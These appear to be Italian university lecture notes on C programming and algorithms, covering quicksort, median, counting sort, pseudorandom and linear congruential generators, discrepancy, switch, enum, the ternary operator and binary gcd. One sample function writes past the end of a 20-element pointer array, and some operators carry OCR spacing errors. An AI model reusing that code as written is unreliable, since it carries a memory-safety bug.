Sono però gli incroci che contribuiscono la caratteristica di algoritmo, essenzialmente attraverso un meccanismo di *divide et impera*. Per definirle nel modo più adatto bisogna studiare attentamente il problema, cercando di individuarne componenti che possono essere variati *indipendentemente* l'uno dagli altri, cioè in modo che migliorando il rendimento di un componente non venga diminuito il rendimento complessivo.

Ciò non è sempre facile e richiede una buona comprensione del problema per arrivare possibilmente a una sua riformulazione analitica – nel caso ideale e difficilmente raggiungibile a una forma del tipo $f = f_1(x_1) + \cdots + f_m(x_m)$ o simile della funzione di valutazione – o almeno una trasparente visione dei suoi componenti.

Confronto con i metodi classici

Il processo evolutivo è un processo lento, quindi se la funzione da ottimizzare è molto regolare (differenziabile o convessa), gli algoritmi classici approssimano la soluzione molto più rapidamente e permettono una stima dell'errore. Ma in molti problemi pratici, in cui la funzione di valutazione è irregolare o complicata (se ad esempio dipende in modo non lineare da moltissimi parametri) e non accessibile ai metodi tradizionali, l'ottimizzazione genetica può essere di grande aiuto.

Il quicksort

Si stima che negli usi commerciali dei calcolatori un quarto del tempo di calcolo viene consumato in compiti di *ordinamento*. Il **quicksort** è considerato l'algoritmo generico di ordinamento più efficiente. Esistono algoritmi speciali per situazioni particolari, ma nel caso generale il metodo più usato e più consigliato è il *quicksort*. Si tratta di un algoritmo ricorsivo che usa il principio del *divide et impera*.

Ordiniamo i dati in modo che i migliori vengano elencati per primi. La funzione *migliore* usata dipende dal problema.

L'idea del *quicksort* è semplicissima. Assumiamo di voler ordinare in ordine crescente i numeri 8,6,3,2,5,7,4,5,8,3,9,1,2,6,5,4,5,2,5,1. Scegliamo uno di questi numeri come elemento di confronto (ad esempio il primo, o l'elemento nel mezzo, oppure un elemento a caso). Adesso tramite degli scambi vogliamo fare in modo che tutti i numeri a sinistra di un certo elemento siano minori dell'elemento di confronto, tutti quelli a destra maggiori o uguali all'elemento di confronto. Ciò può essere fatto nel modo seguente.

Scegliamo un elemento di confronto, ad esempio il 4 che sta in posizione 6, e mettiamo al suo posto l'elemento più a sinistra (in questo caso 8). Adesso usiamo due indici, di cui il primo, che funge da perno e nel programma si chiamerà p, inizialmente viene posto sul secondo elemento da sinistra, mentre l'altro si chiami i. A partire dal perno facciamo avanzare i verso destra. Ogni volta che troviamo un elemento minore dell'elemento di confronto (in questo caso di 4), scambiamo questo elemento con quello che sta sotto il perno e aumentiamo il perno di 1.

Quando i non può più avanzare, avremo la seguente situazione: tutti gli elementi a sinistra del perno, tranne il primo a sinistra, che però in verità è stato duplicato, sono minori dell'elemento di confronto, mentre tutti gli elementi a destra del perno sono maggiori o uguali all'elemento di confronto. Facciamo retrocedere il perno di 1 (ciò è possibile, perché il perno era sempre a destra del primo elemento a sinistra), poi mettiamo l'elemento sotto il perno (quindi l'elemento che prima che il perno retrocedesse si trovava alla sua sinistra) nella prima posizione (che, come detto, è occupata da un elemento che abbiamo copiato in precedenza ed è quindi in verità libera) e l'elemento di confronto nella posizione indicata dal perno, abbiamo di nuovo gli stessi numeri come in partenza, elencati in modo che tutti gli elementi a sinistra del perno sono minori dell'elemento di confronto (che adesso è proprio l'elemento sotto il perno), mentre tutti gli elementi a destra del perno sono maggiori o uguali all'elemento di confronto.

È chiaro che a questo punto è sufficiente ordinare separatamente gli elementi a sinistra del perno e quelli a destra del perno.

Possiamo immediatamente tradurre l'algoritmo in un programma in C, in cui si osservi la forma in cui appare la funzione di confronto tra i parametri:

```
void quicksortpernumeri (double *A, int sin, int des, int (*migliore)())
{double conf,x; int p,i,m;
if (sin> =des) return; m=(sin+des)/2;
conf=A[m]; A[m]=A[sin]; p=sin+1; for (i=p;i< =des;i++)
if ((*migliore)(A[i],conf)) {x=A[p]; A[p]=A[i]; A[i]=x; p++;}
p--; A[sin]=A[p]; A[p]=conf;
quicksortpernumeri(A,sin,p-1,migliore);
quicksortpernumeri(A,p+1,des,migliore);}
```

Per provarlo inseriamo le seguenti funzioni nel file **prove.c**:

```
void provaquicksort()
{double a[]={8,6,3,2,5,7,4,5,8,3,9,1,2,6,5,4,5,2,5,1}; int k;
quicksortpernumeri(a,0,19,minore);
for (k=0;k< 20;k++) printf("%.2f ",a[k]); printf("\n");}

int minore (double a, double b)
{return (a< b);}
```

Per quanto riguarda l'algoritmo, questo è tutto. Nella versione definitiva del programma (a pag. 60) useremo una rappresentazione dei dati generica mediante puntatori, che permetterà di usare la stessa funzione in qualsiasi situazione. Si potrebbe però anche semplicemente ricopiare la funzione con le necessarie modifiche del tipo dei dati da ordinare.

La mediana

Sia data una successione $(a_0, \ldots, a_n)$ di $n+1$ numeri e sia $b_0, \ldots, b_n$ la successione che si ottiene dalla prima ordinandola in ordine crescente. Se n è pari (e quindi il numero degli elementi della successione è dispari), il valore $b_{\frac{n}{2}}$ si chiama la mediana della prima (e anche della seconda) successione, se n è dispari invece la mediana è definita come $\frac{1}{2}(b_{\frac{n-1}{2}} + b_{\frac{n+1}{2}})$.

Usando il *quicksort* otteniamo quindi immediatamente un modo per calcolare la mediana; non è facile trovare algoritmi che non usano l'ordinamento e in genere sono molto complicati e nella pratica piuttosto inefficienti. Usiamo quindi semplicemente la seguente funzione:

```
double mediana (double *A, int n)
{double *B=(double*)malloc((n+1)*sizeof(double)),
med; int k;
for (k=0;k< =n;k++) B[k]=A[k];
quicksortpernumeri(B,0,n,minore);
if (n%2==0) med=B[n/2];
else med=(B[(n-1)/2]+B[(n+1)/2])/2;
free(B); return med;}
```

Nonostante la semplicità dell'idea, la funzione merita alcuni commenti. Infatti *quicksort* modifica il vettore di numeri a cui viene applicata, ma ciò non deve avvenire per il calcolo della mediana; dobbiamo quindi copiare il vettore A in un vettore B a cui riserviamo la memoria necessaria tramite la funzione *malloc*. Si osservi l'uso di *sizeof* per determinare lo spazio in memoria richiesto da una variabile di tipo *double* e la conversione di tipo. La memoria riservata viene alla fine liberata con *free*.

Possiamo fare un prova con

```
void provamediana()
{double a[]={4,3.5,6,9,8,2};
printf("%.2f\n",mediana(a,4));
printf("%.2f\n",mediana(a,5));}
```

La mediana ha alcuni vantaggi rispetto alla media aritmetica: È molto meno sensibile all'effetto di valori rari molto distanti dagli altri; ad esempio la mediana di 1,2,3,4,x è la stessa per $x = 5$ e per $x = 100$ e ciò è un vantaggio se si può assumere che valori estremi siano risultati di misuramenti errati, mentre la media sarà più adeguata se i valori sono invece importi finanziari, dove di importi molto grandi naturalmente si vorrà tener conto. Infatti la mediana si applica soprattutto quando ciò che conta dei numeri dati è essenzialmente solo il loro ordinamento più che il loro valore preciso.

Ad esempio è chiaro che, se una successione con la mediana m viene trasformata tramite una funzione monotona f, la mediana della nuova successione sarà $f(m)$.

Versione generale di quicksort

Nelle applicazioni spesso la successione da ordinare consiste di elementi di notevoli dimensioni che secondo il nostro algoritmo verrebbero ogni volta anche fisicamente scambiati. In questi casi bisogna applicare il quicksort non ai dati stessi, ma a una successione di puntatori che puntano ai dati. I dati veri non vengono spostati durante l'ordinamento; ciò che cambia è solo l'ordine dei puntatori. I puntatori sono generici, così la stessa funzione può essere utilizzata per un tipo di dati qualsiasi.

Oltre a ciò, per non dover indicare ogni volta il numero degli elementi, chiudiamo la successione dei puntatori con il puntatore 0. L'algoritmo viene effettuato dalla funzione *quicksortinterno*, mentre la funzione *quicksort* serve soltanto nella chiamata. Studiare bene le due funzioni.

```
void quicksort (void **Dati, int (*migliore)())
{int n; void **Ultimo;
for (Ultimo=Dati,n=0;*Ultimo;Ultimo++,n++);
quicksortinterno(Dati,0,n-1,migliore);}

static void quicksortinterno (void **Dati, int sin, int des,
int (*migliore)())
{void *Conf,*X; int p,i,m;
if (sin> =des) return; m=(sin+des)/2;
Conf=Dati[m]; Dati[m]=Dati[sin]; p=sin+1;
for (i=p;i< =des;i++) if ((*migliore)(Dati[i],Conf))
{X=Dati[p]; Dati[p]=Dati[i]; Dati[i]=X; p++;}
p--; Dati[sin]=Dati[p]; Dati[p]=Conf;
quicksortinterno(Dati,sin,p-1,migliore);
quicksortinterno(Dati,p+1,des,migliore);}
```

Per vedere come funziona aggiungiamo a *provaquicksort* la versione generale:

```
void provaquicksort()
{double a[]={8,6,3,2,5,7,4,5,8,3,9,1,2,6,5,4,5,2,5,1}; int k;
double *Dati[20];
quicksortpernumeri(a,0,19,minore);
for (k=0;k< 20;k++) printf("%.2f ",a[k]); printf("\n");
for (k=0;k< 20;k++) Dati[k]=a+k; Dati[20]=0;
quicksort(Dati,minoreperpuntatori);
for (k=0;k< 20;k++) printf("%.2f ",*Dati[k]); printf("\n");}
```

Con

```
for (k=0;k< 20;k++) Dati[k]=a+k; Dati[20]=0;
```

vengono inizializzati i puntatori; non dimenticare il puntatore 0 alla fine! L'ordinamento avviene poi con

```
quicksort(Dati,minoreperpuntatori);
```

La relazione tra i dati e i puntatori si vede bene nella funzione di output:

```
for (k=0;k< 20;k++) printf("%.2f ",*Dati[k]); printf("\n");
```

Il codice ASCII

0	^@	43	+	86	V
1	^A	44	,	87	W
2	^B	45	-	88	X
3	^C	46	.	89	Y
4	^D	47	/	90	Z
5	^E	48	0	91	[
6	^F	49	1	92	\
7	^G	50	2	93	]
8	^H	51	3	94	ˆ
9	^I	52	4	95	_
10	^J	53	5	96	‘
11	^K	54	6	97	a
12	^L	55	7	98	b
13	^M	56	8	99	c
14	^N	57	9	100	d
15	^O	58	:	101	e
16	^P	59	;	102	f
17	^Q	60	<	103	g
18	^R	61	=	104	h
19	^S	62	>	105	i
20	^T	63	?	106	j
21	^U	64	@	107	k
22	^V	65	A	108	l
23	^W	66	B	109	m
24	^X	67	C	110	n
25	^Y	68	D	111	o
26	^Z	69	E	112	p
27	^[	70	F	113	q
28	^\	71	G	114	r
29	^]	72	H	115	s
30	^^	73	I	116	t
31	^_	74	J	117	u
32	spazio	75	K	118	v
33	!	76	L	119	w
34	”	77	M	120	x
35	#	78	N	121	y
36	$	79	O	122	z
37	%	80	P	123	{
38	&	81	Q	124	|
39	’	82	R	125	}
40	(	83	S	126	˜
41	)	84	T	127	DEL
42	*	85	U		

In C i caratteri vengono semplicemente identificati con i numeri che corrispondono al loro codice ASCII. Solo nelle funzioni di output si distinguono.

Esempio: Con `printf("%d %c\n",65,65);` si ottiene l'output *65 A*.

Il counting sort

Talvolta si possono usare algoritmi più semplici del *quicksort*. Assumiamo che dobbiamo ordinare dei numeri interi tutti compresi tra 0 ed N (o più in generale che la successione può assumere solo un numero finito di valori che conosciamo tutti in anticipo). Allora è sufficiente contare quante volte ciascuno dei valori possibili appare; ciò permette immediatamente di trovare la successione ordinata. Sia ad esempio $N = 6$ e la successione da ordinare sia (3,2,1,0,2,5,0,1,0,2,5). 0 appare tre volte, quindi i primi tre elementi della successione ordinata devono essere uguali a 0; 1 appare due volte, quindi i due elementi successivi sono uguali a 1; 2 appare 3 volte, perciò seguiranno tre elementi uguali a 2, poi segue un 3 e alla fine i due 5. La successione ordinata è (0,0,0,1,1,2,2,2,3,5,5).

Esercizio: Tradurre questo algoritmo (che in inglese si chiama *counting sort*) in una funzione in C:

```
void countingsort (int *A, int n, int max)
{...}
```

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 14 ◇ 6 Marzo 2001

Numeri casuali

Successioni di numeri (o vettori) casuali (anche in forme di tabelle) vengono usate da molto tempo in problemi di simulazione, integrazione numerica e crittografia. Attualmente esiste un grande bisogno di tecniche affidabili per la generazione di numeri casuali, come mostra l'intensa ricerca in questo campo.

Il termine numero casuale ha tre significati. Esso, nel calcolo delle probabilità, denota una ***variabile casuale*** *a valori numerici (reali o interi), cioè un'entità che non è un numero (ma, nell'assiomatica di Kolmogorov, una funzione misurabile nel senso di Borel a valori reali – o a valori in* $\mathbb{R}^n$ *quando si tratta di vettori casuali) definita su uno spazio di probabilità –, mentre le successioni generate da metodi matematici, le quali sono per la loro natura non casuali ma deterministiche, vengono tecnicamente denominate successioni di numeri* ***pseudocasuali****. Il terzo significato è quello del linguaggio comune, che può essere applicato a numeri ottenuti con metodi* ***analogici*** *(dadi, dispositivi meccanici o elettronici ecc.), la cui casualità però non è sempre affidabile (ad esempio per quanto riguarda il comportamento a lungo termine) e le cui proprietà statistiche sono spesso non facilmente descrivibili (di un dado forse ci possiamo fidare, ma un dispositivo più complesso può essere difficile da giudicare). Soprattutto per applicazioni veramente importanti è spesso necessario creare una quantità molto grande di numeri casuali, e a questo scopo non sono sufficienti i metodi analogici. Oltre a ciò normalmente bisogna conoscere a priori le proprietà statistiche delle successioni che si utilizzano.*

Siccome solo le successioni ottenute con un algoritmo deterministico si prestano ad analisi di tipo teorico, useremo spesso il termine "numero casuale" come abbreviazione di "numero pseudocasuale".

Una differenza importante anche nelle applicazioni è che per le successioni veramente casuali sono possibili soltanto stime probabilistiche, mentre per le successioni di numeri pseudocasuali si possono ottenere, anche se usualmente con grandi difficoltà matematiche, delle stime precise.

Spieghiamo l'importanza di questo fatto assumendo che il comportamento di un dispositivo importante (che ad esempio governi un treno o un missile) dipenda dal calcolo di un complicato integrale multidimensionale che si è costretti ad eseguire mediante un metodo di Monte Carlo. Se i numeri casuali utilizzati sono analogici, cioè veramente casuali, allora si possono dare soltanto stime per la probabilità che l'errore non superi una certa quantità permessa, ad esempio si può soltanto arrivare a poter dire che in non più di 15 casi su 100000 l'errore del calcolo sia tale da compromettere le funzioni del dispositivo. Con successioni pseudocasuali (cioè generate da metodi matematici), le stime di errore valgono invece in tutti i casi, e quindi si può garantire che l'errore nel calcolo dell'integrale sia sempre minore di una quantità fissa, assicurando così che il funzionamento del dispositivo non venga mai compromesso.

Uso di numeri casuali in crittografia

Si dice che Cesare abbia talvolta trasmesso messaggi segreti in forma crittata, facendo sostituire ogni lettera dalla terza lettera successiva (quindi la a dalla d, la b dalla e, ..., la z dalla c), cosicché *crascastramovebo* diventava *fudvfdvwudpryher* (usando il nostro alfabeto di 26 lettere). È chiaro che un tale codice è facile da decifrare. Se invece $(x_1, \dots, x_N)$ è una successione casuale di interi tra 0 e 25 e il testo $a_1a_2...a_N$ viene sostituito da $a_1+x_1,...,a_N+x_N$, questo è un metodo sicuro. Naturalmente sia il mittente che il destinatario devono essere in possesso della stessa lista di numeri casuali.

Questa settimana

61 Numeri casuali
Numeri casuali in crittografia
Una funzione di cronometraggio

62 La discrepanza
Integrali multidimensionali
Il generatore lineare

63 La struttura reticolare
Numeri casuali in C
switch
Il tipo enum

64 Punto interrogativo e virgola
L'algoritmo binario per il m.c.d.
Funzioni con un numero variabile di argomenti

Una funzione di cronometraggio

La funzione **clock**, che richiede il header `<time.h>`, può essere utilizzata per il cronometraggio del tempo consumato da un processo. La usiamo nel modo seguente.

```
double cronometro ()
// CLOCKS_PER_SEC indica
//le unità di tempo per secondo,
// normalmente 1000000.
{return
(double)clock()/CLOCKS_PER_SEC;}
```

In verità il tempo (in secondi) restituito non è quello osservato dall'utente, ma corrisponde appunto al tempo del processo. Ci limiteremo quindi ad alcuni usi definiti.

L'istruzione *aspetta(t)* ferma il programma per t secondi (t non deve essere necessariamente intero):

```
void aspetta (double t)
{double t1;
t1=cronometro(); for (;;)
{if (t< =(cronometro()-t1)) return;}}
```

Possiamo adesso leggere lentamente (carattere per carattere) un file:

```
void leggilentamente()
{char *X,file[200],testo[4000],ancora[200];
printf("Nome del file: "); input(file,40);
if (caricafile(file,testo,3900)!=1) return;
for (;;) {printf("\n"); for (X=testo;*X;X++)
{printf("%c",*X); fflush(stdout);
aspetta(0.07);}
printf("\nVuoi continuare? ");
input(ancora,10);
if (!us(ancora,"sì")) goto fine; printf("\n");}
fine: return;}
```

Tramite *fflush(File);* tutte le operazioni di I/O relative a *File*, che deve essere di tipo *FILE **, vengono eseguite senza ritardo.

La discrepanza

Nella generazione di numeri casuali l'obiettivo principale è quello di ottenere una sequenza che simuli una sequenza di numeri casuali (nel senso della teoria delle probabilità), cioè che abbia le stesse proprietà statistiche rilevanti di una sequenza di numeri casuali. Le più importanti di queste proprietà sono l'**uniformità** e l'**indipendenza**.

Uniformità significa che i numeri pseudocasuali dovrebbero essere, approssimativamente, uniformemente distribuiti in un intervallo, e indipendenza che numeri pseudocasuali consecutivi dovrebbero essere scorrelati.

Un concetto importante per la valutazione della distribuzione della successione è la **discrepanza**. Stime per la discrepanza sono piuttosto difficili da ottenere e richiedono tecniche matematiche molto sofisticate. Possiamo però dare almeno alcuni concetti di base.

Sia data una successione finita $(x_1, \ldots, x_N)$ di numeri reali. Denotiamo con $\{a\}$ la parte frazionaria di un numero reale a e definiamo

$$D_N(x_1, \ldots, x_N) := \sup_{0 \le u < v \le 1} |\tfrac{1}{N} \sum_{n=1}^{N} (u \le \{x_n\} < v) - (v-u)|$$

$$D_N^*(x_1, \ldots, x_N) := \sup_{0 < v \le 1} |\tfrac{1}{N} \sum_{n=1}^{N} (0 \le \{x_n\} < v) - v|$$

$D_N(x_1, \ldots, x_N)$ si chiama la **discrepanza** della successione data, $D_N^*(x_1, \ldots, x_N)$ la sua ***-discrepanza**.

Una successione infinita $(x_1, x_2, \ldots)$ di numeri reali si chiama **uniformemente distribuita** se è verificata una delle seguenti due condizioni (di cui si dimostra facilmente l'equivalenza):

(1) $\lim\limits_{N\to\infty} D_N(x_1, \ldots, x_N) = 0.$
(2) $\lim\limits_{N\to\infty} D_N^*(x_1, \ldots, x_N) = 0.$

La teoria dell'uniforme distribuzione di successioni di numeri (e vettori) reali ha, con la teoria della generazione di numeri casuali, un rapporto confrontabile con quello tra teoria delle probabilità e statistica, la prima fornisce cioè le basi matematiche teoriche per la seconda.

Consideriamo ad esempio il calcolo di un integrale con un metodo di Monte Carlo. Se la funzione integranda f ha variazione limitata $V(f)$ su $[0, 1]$, allora, per ogni successione finita $x_1, \ldots, x_N$ in $[0, 1)$ si ha

$$|\tfrac{1}{N} \sum_{n=1}^{N} f(x_n) - \int_0^1 f(u)du| \le V(f) D_N^*(x_1, \ldots, x_N)$$

(*disugaglianza di Koksma*) e questa stima, che può essere generalizzata a più dimensioni, dà una valutazione precisa dell'errore commesso nell'approssimazione dell'integrale mediante la media $\frac{1}{N} \sum_{n=1}^{N} f(x_n)$, anche se, come già osservato, il calcolo della discrepanza $D^*(x_1, \ldots, x_N)$ è in genere molto difficile (per questo non è affatto facile dimostrare di una successione infinita data che è uniformemente distribuita).

Si osservi che in particolare, se f è di variazione limitata, per ogni successione infinita $x_1, x_2, \ldots$ uniformemente distribuita in $[0, 1)$ si ha

$$\lim_{N\to\infty} \tfrac{1}{N} \sum_{n=1}^{N} f(x_n) = \int_0^1 f(u)du \qquad (*)$$

Ogni funzione integrabile nel senso di Riemann può essere approssimata uniformemente da funzioni a variazione limitata, perciò l'enunciato (*) è valido per ogni funzione f integrabile nel senso di Riemann su $[0, 1]$ e ogni successione infinita $x_1, x_2, \ldots$ uniformemente distribuita in $[0, 1)$.

Integrali multidimensionali

La disuguaglianza di Koksma vale anche in più dimensioni e può essere applicata al calcolo di integrali in alte dimensioni. In una dimensione infatti l'integrale di una funzione f sufficientemente regolare definita su $[0, 1]$ può essere calcolato ad esempio con la formula

$$\lim_{N\to\infty} \tfrac{1}{N}(\tfrac{f(0)+f(1)}{2} + \sum_{n=1}^{N} f(\tfrac{n}{N})) = \int_0^1 f(u)du$$

o altre formule simili. In più dimensioni però non ci sono formule migliori apposite e con le tecniche classiche bisogna calcolare gli integrali multidimensionali come iterazioni di integrali undimensionali, ad esempio

$$\int_{[0,1]^3} f(x,y,z)dxdydz = \int_0^1 (\int_0^1 (\int_0^1 f(x,y,z)dx)dy)dz$$

applicando ogni volta la formula di approssimazione undimensionale. Quindi, se la complessità in una dimensione è c, in 100 dimensioni sara c^{100}. Dimensioni così alte sono frequenti in problemi della fisica computazionale o in matematica finanziaria.

Il generatore lineare

È questo il generatore che viene più spesso fornito come default nei linguaggi di programmazione.

Siano $a, b \in \mathbb{Z}$ ed $m \ge 2$ con $\text{mcd}(a, m) = 1$.

Scegliamo $x_0 \in \{0, 1, ..., m-1\}$ e per $n \ge 0$ definiamo $x_{n+1} := (ax_n + b) \mod m$. È chiaro che l'insieme $\{x_0, x_1, \ldots\}$ non può avere più di m elementi.

Lemma: Sia $x_{n+k} = x_k$ con $n, k \ge 0$. Allora $x_n = x_0$.

Dimostrazione: È sufficiente dimostrare che, per $r, s \ge 1$ vale l'implicazione $x_r = x_s \Rightarrow x_{r-1} = x_{s-1}$.

Ma $x_r = x_s$ significa $(ax_{r-1} + b = ax_{s-1} + b, \mod m)$, quindi $(ax_{r-1} = ax_{s-1}, \mod m)$. Siccome $\text{mcd}(a, m) = 1$, ciò implica $x_{r-1} = x_{s-1}$.

Corollario: La successione $x_0, x_1, \ldots$ è puramente periodica. Denotiamo il periodo con λ; λ è il più piccolo numero naturale $n \ge 1$ per cui $x_n = x_0$ (che questo numero esiste, segue dal fatto che la successione assume solo un numero finito di valori).

Osservazione: Diciamo che la nostra successione ha **periodo massimale**, se i numeri $x_0, \ldots, x_{m-1}$ sono tutti distinti e quindi una permutazione di $\{0, 1, ..., m-1\}$. È chiaro che questa proprietà dipende solo da a, b ed m e non dal valore iniziale x_0, perché, se prendiamo invece un altro valore iniziale, per il modo in cui viene generata la successione, otteniamo semplicemente una permutazione ciclica della successione corrispondente al valore iniziale x_0.

Teorema: Sia $m = 2^k \ge 4$. Allora la successione ha periodo massimale se e solo se $a \in 4\mathbb{Z} + 1$ e b è dispari.


Teorema: Sia $m \in 4\mathbb{Z}$. Allora la successione ha periodo massimale se e solo se $a \in 4\mathbb{Z} + 1$, $a \in p\mathbb{Z} + 1$ per ogni primo p che divide m e $\text{mcd}(m, b) = 1$.

Teorema: Sia $m \ne 2$, $m \notin 4\mathbb{Z}$. Allora la successione ha periodo massimale se e solo se $a \in p\mathbb{Z} + 1$ per ogni primo p che divide m e $\text{mcd}(m, b) = 1$.


La struttura reticolare

Per una successione di numeri casuali definita da $x_{n+1} = (ax + b) \mod m$ consideriamo i punti del piano della forma (x_n, x_{n+1}). È chiaro che questi punti si trovano tutti sulla riduzione $\mod m$ della retta $y = ax+b$, e ciò è illustrato nelle figure che seguono.


$x_{n+1} = 17x_n + 1 \mod 64$




$x_{n+1} = 23x_n + 1 \mod 64$



$x_{n+1} = 33x_n + 1 \mod 64$



$x_{n+1} = 37x_n + 1 \mod 64$



Si vorrebbe naturalmente (come implicazione di quella indipendenza ideale che con questi metodi deterministici evidentemente non è mai raggiungibile), che anche i punti (x_n, x_{n+1}) siano il più casuali possibile. Vediamo che nel terzo esempio ciò non è affatto vero, perché gli spazi non occupati da tali punti sono molto grandi, mentre è piuttosto soddisfacente l'esempio della quarta figura.

Per il teorema a pag. 62 in ciascuno dei quattro esempi la successione ha periodo massimale (si osservi che ogni volta $a \in 4\mathbb{Z} + 1$) ma, come si vede, la bontà dei generatori è diversa da un caso all'altro. Prima di introdurre ed usare un generatore di numeric casuali, bisogna quindi eseguire delle analisi statistiche delle sue proprietà.

In un certo senso, tutti e quattro gli esempi sono buoni se vengono usati soltanto per esperimenti in una dimensione, e diventa evidente che, per definire vettori casuali, ad esempio punti casuali del piano, in genere non è una buona idea usare le coppie di numeri successivi di una successione undimensionale.

Un'osservazione ancora più elementare: a è sempre dispari, quindi, se x è dispari, $ax + 1$ è pari, e se x è pari, $ax + 1$ è dispari. Perciò x_n è pari se e solo se x_{n+1} è dispari. Anche questo significa che la successione è più prevedibile di quanto vorremmo.

Numeri casuali in C

Gli esempi visti adesso mostrano che senza un'analisi dettagliata delle proprietà di un generatore è meglio non utilizzarlo in esperimenti seri.

Useremo quindi le funzioni fornite e descritte dal ISO C, benché non perfette.

La funzione **rand** restituisce un numero intero pseudocasuale x con $0 \leq x \leq$ RAND_MAX (nel nostro sistema RAND_MAX=2147483647). La funzione **srand** serve ad inizializzare la successione (cioè a definire x_0). Definiamo anche una funzione **impostacasuali** che dovrebbe essere chiamata almeno una volta (all'inizio del programma), per fare in modo da non ottenere sempre le stesse successioni.

Scriviamo queste funzioni, che richiedono il header `<stdlib.h>`, nel file **casuali.c** del nostro progetto.

```
void impostacasuali()
{unsigned int u;
u=time(0)+rand(); srand(u);}

int dado (int n)
{long x;
if (n<=1) return 1; x=rand(); x%=n;
return x+1;}

int dado2 (int a, int b)
{return a-1+dado(b-a+1);}

double casualereale (double a, double b,
double dx)
{return a+dado2(0,(int)((b-a)/dx))*dx;}
```

Facciamo una prova con

```
void provacasuali()
{int k;
printf("%d\n",RAND_MAX);
for (k=0;k<10;k++)
printf("%d %d %.3f\n",
dado(6),dado2(-4,20),
casualereale(0.0,1.0,0.001));}
```

La funzione **time**, che abbiamo usato in **impostacasuali**, restituisce data e ora sotto forma di un intero.

switch

L'istruzione

switch(t) {case 3: case 4: α;
case 1: β; break; case 10: γ; δ; break;
case 12: ε; default: ζ;}

è equivalente a

if ((t==3)| | (t==4)) α;
if (t==1) β;
else if (t==10) {γ; δ;}
else {if (t==12) ε; ζ;}

Attenzione: *case m:* e *default:* non alterano il flusso del programma; essi nel C hanno il significato di etichette e non si escludono a vicenda; senza il *break* (oppure un *return* o un *goto*) non si esce dallo *switch*.

t deve essere un'espressione di tipo *int* o compatibile con il tipo *int* e i valori previsti per la scelta devono essere costanti (tutte distinte) di tipo *int* o compatibile con *int*.

Gli *switch* possono essere annidati; il *default* può anche mancare.

Il tipo enum

La dichiarazione

```
enum{alfa=3, beta, gamma, delta=10};
```

definisce delle costanti intere con i valori *alfa=3*, *beta=4*, *gamma=5*, *delta=10*; essendo queste variabili costanti, la dichiarazione può essere scritta in un file header (che verrà incluso con una direttiva # *include*. Questa dichiarazione viene spesso usata per nomi di parametri.

Esempio:

```
enum {x1,x2,x3,x4,radx,logx};

double f(double x, int k)
{switch(k) {case x1: return x; case x2: return x*x;
case x3: return x*x*x; case x4: return x*x*x*x;
case radx: return sqrt(x); case logx: return log(x);}}
```

La funzione così definita verrà tipicamente chiamata tramite *y=f(x,radx);*.

Punto interrogativo e virgola

Un'altra costruzione del C può essere talvolta usata per la distinzione di casi al posto di un *if ... else* o di uno *switch*. L'espressione *A? u:v* è un valore che è uguale a u, se la condizione A è soddisfatta, altrimenti uguale a v.

L'istruzione *x = A? u:v;* è quindi equivalente a

```
if (A) x=u; else x=v;
```

Queste costruzioni possono essere annidate:

```
int segno (double x)
{return x> 0? 1: x< 0? -1: 0;}
```

Spesso il punto interrogativo viene combinato con l'*operatore virgola*:

$(\alpha, \beta, \gamma, u)$ è un valore, che è uguale al valore di u dopo esecuzione, nell'ordine indicato, di α, β e γ. Quindi $x=(\alpha, \beta, \gamma, u)$ è equivalente con $\alpha; \beta; \gamma; x=u;$.

Tipicamente l'operatore virgola viene combinato con il punto interrogativo:

```
x=A? (α, β,u): (γ,v);
```

è equivalente a

```
if (A) {α; β; x=u;} else {γ; x=v;}
```

L'algoritmo binario per il m.c.d.

Come applicazione di punto interrogativo e virgola presentiamo un algoritmo binario per il massimo comune divisore che talvolta viene utilizzato al posto dell'algoritmo euclideo.

Lemma: Siano $a, b \in \mathbb{Z}$. Allora:
a, b pari $\Rightarrow \text{mcd}(a, b) = 2\,\text{mcd}(\frac{a}{2}, \frac{b}{2})$.
a pari e b dispari $\Rightarrow \text{mcd}(a, b) = \text{mcd}(\frac{a}{2}, b)$.
a dispari e b pari $\Rightarrow \text{mcd}(a, b) = \text{mcd}(a, \frac{b}{2})$.
a, b dispari $\Rightarrow \text{mcd}(a, b) = \text{mcd}(\frac{a-b}{2}, b)$.
$a \geq 0 \Rightarrow \text{mcd}(a, 0) = a$.
$b \geq 0 \Rightarrow \text{mcd}(0, b) = b$.
$\text{mcd}(-a, b) = \text{mcd}(a, b)$.
$\text{mcd}(a, -b) = \text{mcd}(a, b)$.

Per il lemma possiamo definire la seguente funzione per il massimo comune divisore:

```
int mcdb (int a, int b)
{int apari,bpari;
return a< 0? mcdb(-a,b) : b< 0? mcdb(a,-b) :
a==0? b : b==0? a :
(apari=(a%2==0), bpari=(b%2==0),
apari&&bpari? 2*mcdb(a/2,b/2) :
apari? mcdb(a/2,b) : bpari? mcdb(a,b/2) :
a< b? mcdb(b,a) : mcdb((a-b)/2,b));}
```

Nell'ultima riga non bisogna dimenticare di invertire l'ordine degli argomenti, altrimenti l'algoritmo non termina. Infatti senza l'inversione la coppia $(3, 17)$ verrebbe elaborata così:

$$(3, 17) \longrightarrow (-7, 17) \longrightarrow (7, 17) \longrightarrow (-5, 17) \longrightarrow \longrightarrow (5, 17) \longrightarrow (-6, 17) \longrightarrow (6, 17) \longrightarrow (3, 17)$$

con un ciclo infinito.

Esercizio: Riscrivere l'algoritmo con *if ... else*.

Funzioni con un numero variabile di argomenti

Una funzione con un numero variabile di argomenti deve avere la seguente forma:

```
tipo1 f (tipo2 a, ...)
{va_list lista; ...
va_start(lista,a);
...
x=va_arg(lista,tipo);
...
va_end(lista);}
```

I puntini nella lista degli argomenti (dopo *tipo2 a,*) devono veramente essere scritti così, i puntini nel corpo della funzione indicano invece parti da completare.

